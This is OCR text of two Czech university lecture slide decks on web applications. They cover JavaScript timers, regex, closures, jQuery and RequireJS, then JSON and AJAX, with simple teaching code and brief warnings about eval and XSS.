
Provozně ekonomická fakulta

Připravil: Ing. Jiří Lýsek, Ph.D.
Verze: 25.4.2016

Webové aplikace


JS, časovače, regex, JS knihovny, jQuery, jQuery UI, Require JS

Mendelova univerzita v Brně


Rank of top languages on GitHub.com over time
Rank
1
2
3
4
5
6
7
8
9
10
JavaScript
Java
Ruby
PHP
Python
CSS
C++
C#
C
HTML
Perl
Objective-C
Emacs Lisp
VimL
Shell
2008
2009
2010
2011
2012
2013
2014
2015
Year
Source: GitHub.com

JS a vlákna

- JS je jednovláknový
- WebWorkers API
  - komunikace přes události



JS časovače

čas se zadává v ms

```
var callback = function() {…};
//opakovaně
var i = setInterval(callback, time);
//jednou
var t = setTimeout(callback, time);
//zrušení časovače
clearInterval(i);
clearTimeout(t);
```

https://jsfiddle.net/cf70nvc0/

Regulární výrazy

- Nástroj pro popis pravidel parsování
  - `/vzor/modifikátory`
  - `/[a-z0-9]+/i`
- Použití
  - složitější kontrola vstupu
  - rozšířené porovnání řetězců
- http://www.w3schools.com/jsref/jsref_obj_regexp.asp

Regulární výrazy

- `()` dílčí výraz
- `[]` třída
- `?,*,+` 0/1zn., 0+ zn., 1+ zn.
- `.` libovolný znak
- `\s,\w` bílý znak, znak
- `^,$` začátek, konec řetězce
- `\.` escapování

Implementace

- v JS nativně

```
var pattern = /^[a-z0-9._%+-]+@[a-z0-9.-]+\.[a-z]{2,6}$/i;
pattern.test(str);
```

reálně je pravidlo pro email daleko složitější

- v PHP funkcí

```
preg_match("/^[a-z0-9._%+-]+@[a-z0-9.-]+\.[a-z]{2,6}$/i ", $str);
```

Uzávěr - closure

- kombinace funkce a "volných" proměnných
- funkce v JS může použít proměnné z prostředí, kde je deklarována (i když nejsou globální)

Uzávěr - closure

```
function vytvorFunkci() {
  var jmeno = "World!";
  return function() {
    alert("Hello " + jmeno);
  };
}
var pozdrav = vytvorFunkci();
pozdrav();
```

https://jsfiddle.net/wm3pfkrf/

Použití knihoven

- Reálně se API prohlížeče využívá prostřednictvím knihoven
  - fasáda nad API různých prohlížečů (vlastní API)
  - knihovna nás chrání před změnou chování nativního API prohlížeče a rozdílnou implementací mezi verzemi
- knihovny: jQuery, YII, Dojo, Prototype, …

Facade VS Polyfill

- Polyfill je zástupná implementace API prohlížeče (stejné API)
  - pokud prohlížeč něco nepodporuje, nastaví polyfill svou vlastní funkci
  - jakmile to prohlížeč podporovat začne, polyfill se vypne (může se změnit chování)

```
if(!("localStorage" in window)) {
  window.localStorage = function() {
      …
  };
}
```

Příklad: registrace události pro W3C kompatibilní a IE6,7

```
function addEvent(eventName, handler,
                  object) {
  if(object.addEventListener) {
      object.addEventListener(
        eventName, handler, false);
  } else {
      object.attachEvent(
        "on" + eventName, handler);
  }
};
```

Příklad: registrace události v jQuery

CSS selektor, obecně najde více HTML značek

obsluha události

```
$("div.trida").click(function(){
  $(this).hide();
});
```

this je odkaz na objekt odpovědný za vyvolání události

…a je to stejné už mnoho let a ve všech verzích

Frameworky a knihovny - přehled

- knihovny
  - jQuery, MooTools, Dojo, YUI, Prototype, Underscore, Sizzle, React, RequireJS …
- frameworky
  - AngularJS, Ember, Knockout …
- GUI prvky
  - Bootstrap, Foundation, jQuery UI, Skeleton…

Co obvykle umí JS knihovna

- Nezávislost na prohlížeči
- CSS selektory pro hledání prvků
- Registrace a obsluha událostí
- AJAX/AJAJ komunikace
- Práce s DOM
- Práce s CSS

Frontend knihovny

- Pomůžou s tvorbou UI
  - dodají JS i CSS
- Není dobré kombinovat všechno se vším
  - méně je více
  - některé věci kombinovat nejdou (např. Bootstrap a jQuery UI)
- http://www.initializr.com/

Modernizr a HTML5shiv

- detekce nových HTML a CSS vlastností, případná náhrada za vlastní JS funkce a CSS styly
  - polyfill
- http://modernizr.com/
- https://github.com/aFarkas/html5shiv

pro starší prohlížeče

Sizzle

je součástí jQuery

- jednoduchá knihovna realizující CSS selektory pro hledání v DOM
- Vhodná pro jednodušší aplikace nebo vlastní knihovny
  - dnes je nahrazeno querySelector a querySelectorAll

```
var elems = Sizzle(selector, context);
var elems = Sizzle("div .trida", elem);
```

jQuery

- nejpoužívanější
- většina volání se provádí přes tovární (factory) funkci nazvanou "$", která vrací jQuery objekt
  - volání se dají řetězit

jQuery

- umožňuje:
  - práci s DOM
  - práci s událostmi
  - AJAX, AJAJ
  - efekty a animace
  - pluginy pro rozšíření
    - např. i knihovny pro UI prvky - jQuery UI
  - základ pro jiné knihovny (např. Bootstrap)

jQuery

- nevýhody
  - metody mají mnoho kombinací argumentů a podle nich se chovají
    - rozsáhlá dokumentace (až moc)
  - odstíní čistý JS (není vhodné pro začátečníky)
    - člověk neví, co je JS a co jQuery
  - zavádí vlastní API, které nemusí umět vše, co potřebujeme (fasáda)


jQuery - použití

- stažení jQuery a přidání souboru do hlavičky pomocí <script>
  - http://jquery.com/
  - obvykle před spuštěním vlastního JS

JS Fiddle a jQuery

- Je nutné přidat podporu

- https://jsfiddle.net/81j5kzu5/



Hledání v DOM pomocí CSS selektoru

```
$("#odstavec").…
$("div p.popis").…
$("form input[type=text]").…
```

- Vrací obecně kolekci prvků

```
var vse = $("…").get();
var prvni = $("…").get(0);
```

Hledání v kontextu (podstrom)

```
var elem = document.getEle…
$("div.neco", elem).…
```

hledá jen uvnitř elem

Umí obalit i existující DOM objekt nebo HTML

```
var elem = document.getEle…
$(elem).…

var $h1 = $("<h1>…</h1>");
```

Modifikace DOM

```
//vlozi jako lastChild
$("…").append("<a href=\"…\">…</a>");
$("…").append( $("h1#presune") );
var element = document.get…
$("…").append( element );

//vlozi jako firstChild
$("…").prepend("<p>test</p>");
```

Modifikace DOM

```
$("…").empty();   //vyprazdnit

$("…").remove(); //odstranit
$("…").remove("span.jen_toto");

var $elems = $("…").detach();   //odpojit
```

Modifikace DOM

```
$("…").after("<p>vlozi za</p>");

$("…").before("<p>vlozi pred</p>");
```

Nastavení/zjištění HTML obsahu

```
$("…").html("<p>novy obsah</p>");
$("…").html(); //vraci HTML
```

Pozor na XSS!

```
$("…").text("<p>jen text</p>");
$("…").text(); //vraci text
```

https://jsfiddle.net/2cpy1op7/

Registrace událostí - na objekt

```
$(window).load(function() {
    …
});

$(document).ready(function() {
    …
});
```

Registrace událostí - pomocí selektoru

```
$("…").click(function() {
    …
});
```

známé události přímo

selektor obecně vrací pole

```
$("…").on("…", function() {
    …
});
$("…").off("…"[, handler]);
```

libovolné

HTML Atributy

```
$("…").attr("name");
$("…").attr("name", value);
$("img").attr("src", "…");
$("a").attr("href", "…");

$("…").prop("checked");

$("…").removeAttr("name");
$("…").removeProp("name");
```

attr je jen string

HTML Atributy - CSS třídy

```
$("…").hasClass("name");
$("…").addClass("name");
$("…").removeClass("name");

$("…").toggleClass("name");
```

https://jsfiddle.net/bu0ftLgv/

Modifikace CSS

```
$("…").css("prop", "value");
$("…").css(
   {
      "prop1": "value2",
      "prop2": "value2"
   }
);
```

JSON

https://jsfiddle.net/jdnh0c05/

Data atribut

```
$("…").data("cokoliv");
$("…").data("cokoliv", …);
```

getter i setter

```
<div data-cokoliv="…">…</div>
```

https://jsfiddle.net/w3w333L6/

jQuery - vlastní funkce - tzv "plugin"

```
$.fn.nazev = function(p1, p2) {
  //this je výsledek volání $("…")
};

$(window).load(function() {
  $("…").nazev(…, …);
});
```

jQuery - vlastní funkce - tzv "plugin"

```
$.fn.makeBold = function() {
  //this je jQuery objekt
  this.css("font-weight", "bold");
};
$(window).load(function() {
  $("span").makeBold();
});
```

https://jsfiddle.net/wrejvqyf/

jQuery UI

- různé prvky
  - podobné jako Bootstrap
- možnost upravit a stáhnout online
- http://jqueryui.com/download/

v dnešní době asi překonané

Odkazy

- http://youmightnotneedjquery.com/
  - pokud vyvíjíte knihovnu, netvořte zbytečné závislosti
- http://vanilla-js.com/

:-)

- http://www.caniuse.com
- http://www.jquery.com

RequireJS

- Vhodné pro větší aplikace
- Zavádí do JS správu závislostí
  - stromová struktura závislostí místo ploché
  - knihovna načítá skripty sama
    - je nutné dodržet konvence pojmenování a zařazení do složek

nemusím se starat o pořadí načtení <script>

- http://requirejs.org/

RequireJS - příklad

```
define("modul1", ["modul2"], function(m2) {
  …
  return objekt;
});
define("modul2", function() {
  …
  return objekt;
});

require(["modul1"], function(m1) {
  …
});
```

pole závislostí

pole závislostí

https://jsfiddle.net/xynLLshy/

Ostatní frameworky a knihovny

- někdy zavádí velmi odlišný způsob práce
- každému vyhovuje něco jiného
- čistý JS je dobrý, pokud ho člověk ovládne
  - jQuery vede na špagetový kód
  - problém jsou prohlížeče a odlišnosti v jejich API
  - těžkopádné DOM API prohlížeče

Jazyky kompilované do JS

- správně transpilace
- lze psát kód v jiném jazyku a kompilovat jej do JS
  - CoffeeScript (zajímavá syntaxe)
  - Dart (statické typování, Google)
  - TypeScript (řešení od MS)
  - …

Odkazy

- http://coffeescript.org/
- https://www.dartlang.org/
- http://www.typescriptlang.org/

Provozně ekonomická fakulta


Připravil: Ing. Jiří Lýsek, Ph.D.
Verze: 18.4.2016

Webové aplikace

JSON, AJAX/AJAJ, zpracování na straně JS, JSONP, proxy, REST

Mendelova univerzita v Brně

JSON




- JavaScript Object Notation

```
{
  "nazev": hodnota,
  "cislo": 123,
  "retezec": "text",
  "pole": ["a", 1, …],
  "objekt": {…},
  …
}
```

objekt

klíče by se měly dávat do "…"


JSON




- JavaScript Object Notation

pole

```
[
  1,
  2,
  [3,4,5]
  {
    "klic": hodnota
  }
]
```



JSON



- Je to JS validní zápis
  - řetězce, čísla, objekty, pole, boolean, null
  - http://json.org/
- Datový formát pro přenos dat
  - objekt nebo pole
- Lze spustit pomocí funkce eval(str)
  - Nebezpečné! – nevíme co je ve spouštěném textu za kód

```
var obj = eval('(' + jsonText + ')');
```

JSON API - převod text <-> data

- PHP API
  - json_encode($arr), json_decode($str)
    - v PHP se pracuje s asoc. polem
- JS API
  - Knihovna JSON
    - v moderních prohlížečích vestavěná

```
JSON.parse(client.responseText);
JSON.stringify(objekt);
```

  - https://jsfiddle.net/4yy4rbwf/

AJAX

- Asynchronous JavaScript and XML


AJAX

- Asynchronous JavaScript and XML
  - … ale XML formát se většinou při komunikaci klient-server nahrazuje JSON zápisem


AJAJ

- Asynchronous JavaScript and JSON

- JSON se využívá ke komunikaci mezi JS a serverem jako datový formát místo XML (AJAX)
  - Prohlížeče umí JavaScript
  - Rychlejší (menší objem dat)
  - Snadnější (žádný XML DOM)



HTTP komunikace



HTTP

- Požadavek např.:

  GET /index.html HTTP/1.1

  Host: domain.cz

- Odopověďi např.:
  - HTTP/1.1 200 OK + data
  - HTTP/1.1 404 Not Found + data


Klasická komunikace

- HTTP požadavky vyvolává prohlížeč při standardní navigaci na základě akcí uživatele:
  - kliká na odkazy
  - odesílá formuláře
  - JavaScript: location.href, history.pushState
  - Meta tag redirect v <head>
- Dojde k <u>překreslení dokumentu a změně URL</u> v adr. řádku

server posílá
HTML soubory


Klasická komunikace

- HTTP požadavky vyvolává prohlížeč při standardní navigaci na základě akcí uživatele



Komunikace pomocí JS – AJAX/AJAJ

- HTTP požadavek je vyvolán pomocí JS přes speciální objekt
  - Nemusí dojít k překreslení celého dokumentu ani ke změně URL v adr. řádku



Příklady a využití

- Komunikace se serverem, která proběhne, ale uživatel o ní neví
  - Přenos dat ze serveru
    - jen data
      - JSON nebo XML
    - celé kusy HTML
      - tyto pak nahrazují obsah v dokumentu
  - Přenos dat na server
    - obvykle data v JSON nebo XML
    - někdy i binární data - AJAX upload

je nutné nastavit správné hlavičky typu obsahu

Proč to používat

- Aplikace se rozdělí do více vrstev
- Živé a interaktivní stránky
  - kratší odezvy
  - frontend se stává samostatnou aplikací
  - rozbíjí koncept klik-reload-klik-reload-…
- Menší zátěž serveru
- Menší zátěž datového kanálu

